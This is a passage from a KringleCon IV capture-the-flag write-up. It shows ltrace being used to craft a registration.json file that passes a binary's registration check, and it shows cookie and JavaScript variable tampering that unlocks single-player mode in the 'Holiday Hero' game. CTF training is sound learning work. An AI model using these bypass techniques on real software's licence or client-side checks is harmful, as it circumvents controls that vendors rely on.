Unable to open configuration file.
kotton_kandy_co@2011d2643062:~$ ltrace ./make_the_candy → running ltrace
fopen("registration.json", "r") = 0
puts("Unable to open configuration fil"...Unable to open configuration file.
) = 35
+++ exited (status 1) +++
kotton_kandy_co@2011d2643062:~$ echo "{}" >> registration.json → fix
kotton_kandy_co@2011d2643062:~$ ./make_the_candy → running the binary
Unregistered - Exiting.
kotton_kandy_co@2011d2643062:~$ ltrace ./make_the_candy → running ltrace
fopen("registration.json", "r") = 0x55bb4fe2a260
```

<sup>35</sup> <https://github.com/januszjasinski/KringleCon-IV/tree/main/Elf%20Code%20Python>

```

getline(0x7fffd45d03a0, 0x7fffd45d03a8, 0x55bb4fe2a260, 0x7fffd45d03a8) = 3
strstr("{}\n", "Registration") = nil
getline(0x7fffd45d03a0, 0x7fffd45d03a8, 0x55bb4fe2a260, 0x7fffd45d03a8) = -1
puts("Unregistered - Exiting.Unregistered - Exiting.
) = 24
+++ exited (status 1) +++
kotton_kandy_co@2011d2643062:~$ mv registration.json registration.bkp && echo
{"Registration":0} >> registration.json → fix
kotton_kandy_co@2011d2643062:~$ ./make_the_candy → running the binary
Unregistered - Exiting.
kotton_kandy_co@2011d2643062:~$ ltrace ./make_the_candy → running ltrace
fopen("registration.json", "r") = 0x557e0bc64260
getline(0x7fff3a21e1d0, 0x7fff3a21e1d8, 0x557e0bc64260, 0x7fff3a21e1d8) = 19
strstr("{}Registration:0}\n", "Registration") = "Registration:0}\n"
strchr("Registration:0}\n", ':') = ":0}\n"
strstr(":0}\n", "True") = nil
getline(0x7fff3a21e1d0, 0x7fff3a21e1d8, 0x557e0bc64260, 0x7fff3a21e1d8) = -1
puts("Unregistered - Exiting.Unregistered - Exiting.) = 24
+++ exited (status 1) +++
kotton_kandy_co@2011d2643062:~$ mv registration.json registration.bkp && echo
{"Registration": "True"} >> registration.json → fix
kotton_kandy_co@2011d2643062:~$ ./make_the_candy → running the binary

Launching...

```

In summary:

- Launch binary
- Launch ltrace against the binary
- See what the error says
- In the first step we build a basic JSON file
- The next steps are populating that JSON file with the necessary key and value
- When we finally execute the binary successfully, we get some hypnosis inducing pattern being displayed which means this terminal is toast!

## Holiday Hero

**URL:** <https://hero.kringlecastle.com>

**Elf:** Chimney Scissorsticks

**Chat:** ...In fact, I've really been having fun playing with this Holiday Hero terminal. You can use it to generate some jamming holiday tunes that help power Santa's sleigh! It's more fun to play with a friend but I've also heard there's a clever way to enable single player mode. Single player mode? I heard it can be enabled by fiddling with two client-side values, one of which is passed to the server....





Figure 47 – not a terminal!

The clue is around two client-side values so let's go looking. First place to look is in storage which could be sessions, cookies local storage etc

Straight away, under cookies, we get our first hit:

Name	Value	Domain
HOOHO	%7B%22single_player%22%3Afalse%7D	hero.kringlecastle.com

Figure 48 – oh, more developer tools stuff

We just need to amend this to true for our first one. Nothing else is obvious so what else could be client-side? Well, we load a JS file so we look into there and....




Figure 49 - ...

This is essentially setting the variable to **FALSE** but we can set it to true in the console.




Figure 50 - ... yeah

We must be sure to set this within the correct iframe context i.e. the iframe that holds the game and not the parent. We do it after we create a room which then means a computer joins us as the second player. Once we play the game out, we complete the terminal.



Figure 51 – AT LAST!